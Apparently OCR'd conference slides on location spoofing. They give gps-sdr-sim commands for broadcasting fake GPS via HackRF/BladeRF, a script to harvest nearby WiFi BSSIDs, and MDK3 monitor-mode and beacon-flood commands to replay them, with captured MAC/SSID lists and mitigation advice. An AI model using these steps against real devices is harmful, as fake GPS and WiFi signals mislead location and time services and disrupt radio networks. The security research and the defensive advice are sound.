
```
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 -b 16 # For BladeRF
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100  # For HackRF
```

1.3 Experiment Results




cgps + gpsd + serial port GPS receiver

Android




iPhone 6 / LTE




```
Time:       2014-12-20T00:02:37.001Z
Latitude:    35.274931 N
Longitude:  137.013638 E
Altitude:   49.8 m
Speed:      29.9 kph
Heading:    266.2 deg (true)
Climb:      0.0 m/min
Status:     3D FIX (3 secs)
Longitude Err:   +/- 6 m
Latitude Err:    +/- 9 m
Altitude Err:    +/- 25 m
Course Err:      n/a
Speed Err:       +/- 69 kph
Time offset:     15651773.792
Grid Square:     PM85mg
```

Apple Watch

Camera Time Disorder



Uber

Didi Taxi

WeChat

App: Nike+ Running

2.

WiFi Assisted Location Spoofing

2.1 Principle of WiFi Assisted Positioning

- SSID (Service Set IDentification)
- BSSID (Basic Service Set Identification)
- MAC Address of Access Point (AP)

Apple says: "… Rather, it's maintaining a database of Wi-Fi hotspots and cell towers around your current location, some of which may be located more than one hundred miles away from your iPhone, to help your iPhone rapidly and accurately calculate its location when requested. Calculating a phone's location using just GPS satellite data can take up to several minutes. iPhone can reduce this time to just a few seconds by using Wi-Fi hotspot and cell tower data to quickly find GPS satellites, and even triangulate its location using just Wi-Fi hotspot and cell tower data when GPS is not available (such as indoors or in basements). These calculations are performed live on the iPhone using a crowd-sourced database of Wi-Fi hotspot and cell tower data that is generated by tens of millions of iPhones sending the geo-tagged locations of nearby Wi-Fi hotspots and cell towers in an anonymous and encrypted form to Apple. "

2.2 Collect SSID and BSSID

```
sudo iw wlan0 scan |awk -f wifi-mdk3.awk > result.txt
```

```
$ cat  wifi-mdk3.awk

$1 == "BSS" {
    MAC = $2
    wifi[MAC]["enc"] = "Open"
}
$1 == "SSID:" {
    wifi[MAC]["SSID"] = $2
}
$1 == "freq:" {
    wifi[MAC]["freq"] = $NF
}
$1 == "signal:" {
    wifi[MAC]["sig"] = $2 " " $3
}
$1 == "WPA:" {
    wifi[MAC]["enc"] = "WPA"
}
$1 == "WEP:" {
    wifi[MAC]["enc"] = "WEP"
}
END {
    for (BSSID in wifi) {
        printf "%s %s\n",BSSID,wifi[BSSID]["SSID"]
    }
}
```

Linux

```
$ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport  -s
                            SSID BSSID             RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
                           Yadan 90:94:e4:d3:2c:f2 -78  7,+1    Y  -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                 firehorse_home_2 14:75:90:7f:42:14 -77  6,+1    Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
                      FAST_69a38e 1c:fa:68:07:ea:24 -87  6,+1    Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
                         CU_A6wT 30:f3:35:87:6c:60 -63  4       Y  CN WPA2(PSK/AES/AES)
                        FastMini 64:09:80:07:b9:49 0    11      Y  CN WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP)
                            a615 c8:e7:d8:01:2d:34 -88  13,-1   Y  -- WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP)
                       BD-b16f25 84:5d:d7:b1:25:70 -55  11      Y  -- WPA2(PSK/AES/AES)
                     scateu-home 1c:fa:68:fd:49:0b -44  11,-1   Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
                  TP-LINK-7-5-301 e4:d3:32:ed:0b:56 -88  6,-1    Y  -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
                        CMCC-B06B 00:27:1d:31:b0:6b -51  6       Y  -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                   scateu-home-5G 1c:fa:68:fd:49:0a -46  161     Y  CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)

$ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport  -s |grep -v unicast | awk ' { print $2 " " $1; } ‘
```

OS X

2.3 WiFi Spoofing

1. Compile and Install MDK3

```
$ wget ftp://ftp.hu.debian.org/pub/linux/distributions/gentoo/distfiles/mdk3-v6.tar.bz2

Then change the following line in Makefile in order to make MDK3 compile successfully.

# Change this line
LINKFLAGS = -lpthread

# to the following line:
LINKFLAGS = -pthread
```

2. Set wireless card into monitor mode

```
    $ sudo apt-get install aircrack-ng
    $ sudo killall wpa-supplicant
    $ sudo service stop network-manager
    $ sudo airmon-ng start wlan0

or:

    $ nmcli dev disconnect iface wlan0
    $ sudo ifconfig wlan0 down
    $ sudo iwconfig wlan0 mode monitor
    $ sudo ifconfig wlan0 up
```

3. Beacon Flood Attack using MDK3

```
$ sudo ./mdk3 --help b
b   - Beacon Flood Mode
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
      OPTIONS:
      -n <ssid>
         Use SSID <ssid> instead of randomly generated ones
      -f <filename>
         Read SSIDs from file
      -v <filename>
         Read MACs and SSIDs from file. See example file!
      -d
         Show station as Ad-Hoc
      -w
         Set WEP bit (Generates encrypted networks)
      -g
         Show station as 54 Mbit
      -t
         Show station using WPA TKIP encryption
      -a
         Show station using WPA AES encryption
      -m
         Use valid accesspoint MAC from OUI database
      -h
         Hop to channel where AP is spoofed
         This makes the test more effective against some devices/drivers
         But it reduces packet rate due to channel hopping.
      -c <chan>
         Fake an AP on channel <chan>. If you want your card to hop on
         this channel, you have to set -h option, too!
      -s <pps>
         Set speed in packets per second (Default: 50)

$ sudo mdk3 wlan0-mon b -v result.txt
```

2.4

Experiment Results


Only one laptop needed.

(Thinkpad X230)

Faked Position (SSIDs captured here.)

```
ec:26:ca:38:25:8a metrust
74:1e:93:63:74:b9 STB_IKPG
4c:09:b4:2e:bc:e5 VIDEOPHONE_zwRu
c8:3a:35:3f:2e:e0 www.wboll.com
a8:15:4d:14:a3:88 DYJL
c4:14:3c:f3:5c:4d Baidu_Mobile
4c:09:b4:2e:83:f4 CU_mcSC
5a:c7:16:fa:e2:94 STB_Wa7a
c4:14:3c:fb:58:3c Baidu_Friend
c4:14:3c:e4:a1:dc Baidu_Friend
c4:14:3c:f3:5c:4f Baidu
00:1f:a4:ed:e6:d0 CU_pngE
00:1f:a4:ed:e6:d1 VIDEOPHONE_pngE
00:1f:a4:ed:e6:d2 STB_pngE
00:1f:a4:ed:e6:d3 BACKUP
ec:17:2f:25:ca:4e bjjfsd-VIP
6c:e8:73:fe:01:ee dhjc
f4:ec:38:58:79:b2 ZJDZGC off
ec:26:ca:b9:a5:d2 zkyc168
14:e6:e4:7e:ad:56 lichunfeng
14:75:90:0f:52:10 bjjfsd01
c4:14:3c:fb:58:ac Baidu_Friend
c4:14:3c:f3:5c:4e Baidu_WiFi
42:0f:0e:20:9c:62 xz-test
32:0f:0e:20:9c:62 XZ-gaoceng
10:0f:0e:20:9c:62 XZ-office
12:0f:0e:20:9c:62 XZ-caiwu
c4:14:3c:fb:58:3f Baidu
c4:14:3c:e4:a1:df Baidu
c4:14:3c:fb:58:3d Baidu_Mobile
c4:14:3c:e4:a1:de Baidu_WiFi
c4:14:3c:e4:a1:dd Baidu_Mobile
c4:14:3c:fb:58:3e Baidu_WiFi
c4:14:3c:fb:58:ad Baidu_Mobile
c4:14:3c:f3:5c:4c Baidu_Friend
c4:14:3c:fb:58:af Baidu
ec:26:ca:6c:09:17 TP_820_5G
14:75:90:2a:b8:3a zjyd
72:c7:16:fc:86:07 STB_E2B9
72:c7:16:fc:86:06 VIDEOPHONE_E2B9
72:c7:16:fc:86:04 BACKUP
b8:c7:16:fc:86:05 CU_E2B9
c0:a0:bb:49:c8:04 martin
00:25:86:a7:b5:82 etsee
80:89:17:b2:dc:d2 OT
14:75:90:31:34:ee hzcs
b8:62:1f:51:84:54 ciscosb1
14:75:90:35:43:0b sdtp
d4:ee:07:10:69:b4 wechat.wboll.com
c8:3a:35:21:f2:b0 Tenda_21F2B0
8e:be:be:2a:7f:f7 Xiaomi_Hello_PZS7
8c:be:be:2a:7f:f5 YF.007
bc:d1:77:2c:96:1a Acoustic
14:75:90:2a:b8:3b zjyd
78:a1:06:54:2a:1e 007
```

SSIDs Captured



Faked SSIDs received.

Test App: Baidu Map App

Other Possibilities

- SSL Certificate
- Clock reference of base station
- NTP server

Advices

- Add a position and date time check based on continuous principle.
- Add a separate clocking hardware module within Apple Watch.
- Decrease the cache time from GPS positioning signal.
- Add a manually refresh GPS cache function.
- Add a high priority time sync service, based on NTP over SSL.
- GPS signal strength detect. Since fake GPS signals are often much stronger and much more uniform than real signal.

Never trust user's input.

Black Hat Sound Bytes

- Principles of GPS positioning and WiFi positioning.
- Open source code that works.
- Position and time data shouldn’t be trusted.

Q & A